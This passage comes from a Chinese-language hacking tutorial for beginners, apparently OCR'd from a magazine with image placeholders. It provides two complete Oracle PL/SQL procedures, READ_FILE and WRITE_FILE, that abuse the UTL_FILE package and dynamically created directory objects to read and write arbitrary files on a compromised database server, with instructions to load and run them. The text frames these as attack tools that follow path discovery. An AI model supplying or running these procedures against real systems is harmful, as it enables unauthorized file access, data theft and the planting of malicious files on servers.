尽管这里得到的仅仅是系统基本路径，但是也能给以后的猜测带来了不少便利。

```
CREATE OR REPLACE PROCEDURE READ_FILE(DIRNAME VARCHAR2, FNAME VARCHAR2)
AS
invalid_path EXCEPTION;
access_denied EXCEPTION;
PRAGMA EXCEPTION_INIT(invalid_path, -29280);
PRAGMA EXCEPTION_INIT(access_denied, -29289);
FD UTL_FILE.FILE_TYPE;
BUFFER VARCHAR2(260);
BEGIN

EXECUTE IMMEDIATE 'CREATE OR REPLACE DIRECTORY RW_FILE AS '''||
DIRNAME || '''';
        FD := UTL_FILE.FOPEN('RW_FILE',FNAME,'r');
        DBMS_OUTPUT.ENABLE(1000000);
        LOOP
UTL_FILE.GET_LINE(FD,BUFFER,254);
                DBMS_OUTPUT.PUT_LINE(BUFFER);
        END LOOP;
EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';

EXCEPTION WHEN invalid_path THEN
DBMS_OUTPUT.PUT_LINE('File location or path is
invalid.');
IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                        UTL_FILE.FCLOSE(FD);
                END IF;
EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
        WHEN access_denied THEN
DBMS_OUTPUT.PUT_LINE('Access is denied.');
        IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                        UTL_FILE.FCLOSE(FD);
                END IF;
EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
        WHEN NO_DATA_FOUND THEN
DBMS_OUTPUT.PUT_LINE('End of file.');
IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                    UTL_FILE.FCLOSE(FD);
                END IF;
EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
        WHEN OTHERS THEN
IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                        UTL_FILE.FCLOSE(FD);
                END IF;
DBMS_OUTPUT.PUT_LINE('There was an error.');
EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
END;
/
```




图1

以上就是调用UTL_FILE包中的一些过程来实现读文件的一个PL/SQL脚本，这段代码看似很长，其实道理很简单。首先创建一个叫READ_FILE的过程，定义一些需要的变量，然后调用UTL_FILE.FOPEN过程来以只读的方式打开文件，利用UTL_FILE.GET_LINE过程来读文件的内容，然后循环输出，剩下的大部分就是处理异常的代码了。对于以上的PL/SQL代码，小菜们看不懂不要紧，像第一个例子一样，保存这段脚本为UTL_FILE_Readfile.sql，使用@载入，最后调用过程执行，具体效果如图2所示。

三、利用UTL_FILE包写文件

尽管网友kj021320有篇文章讲解了如何利用UTL_FILE包中的FILE.FOPEN、UTL_FILE.PUT_LINE、UTL_FILE.FFLUSH、UTL_FILE.FCLOSE来读写文件，但是他并没有使用过程来实现，如果要写入多个文件的话，操作起来是很不方便的。因此我将使用PL/SQL过程来实现，以方便菜菜们使用。代码如下：

```
CREATE OR REPLACE PROCEDURE WRITE_FILE
(DIRNAME VARCHAR2, FNAME VARCHAR2,CONTENT
VARCHAR2)
    AS
    invalid_path EXCEPTION;
    access_denied EXCEPTION;
    PRAGMA EXCEPTION_INIT(invalid_path, -29280);
    PRAGMA EXCEPTION_INIT(access_denied, -29289);
    FD UTL_FILE.FILE_TYPE;
    BUFFER VARCHAR2(260);
    BEGIN

          EXECUTE IMMEDIATE 'CREATE OR REPLACE
DIRECTORY RW_FILE AS ''' ||
    DIRNAME || '''';
    FD := UTL_FILE.FOPEN('RW_FILE',FNAME,'W');
            UTL_FILE.PUT_LINE(FD,CONTENT);
              UTL_FILE.FFLUSH(FD);
            UTL_FILE.FCLOSE(FD);

    EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';

    EXCEPTION WHEN invalid_path THEN
    DBMS_OUTPUT.PUT_LINE('File location or path is
    invalid.');
    IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                    UTL_FILE.FCLOSE(FD);
                END IF;
    EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
            WHEN access_denied THEN
    DBMS_OUTPUT.PUT_LINE('Access is denied.');
                IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                    UTL_FILE.FCLOSE(FD);
                END IF;
    EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
            WHEN NO_DATA_FOUND THEN
                DBMS_OUTPUT.PUT_LINE('End of file.');
                IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                    UTL_FILE.FCLOSE(FD);
                END IF;
    EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
            WHEN OTHERS THEN
                IF (UTL_FILE.IS_OPEN(FD) = TRUE) THEN
                    UTL_FILE.FCLOSE(FD);
                END IF;
    DBMS_OUTPUT.PUT_LINE('There was an error.');
    EXECUTE IMMEDIATE 'DROP DIRECTORY RW_FILE';
    END;
    /
```




图 2


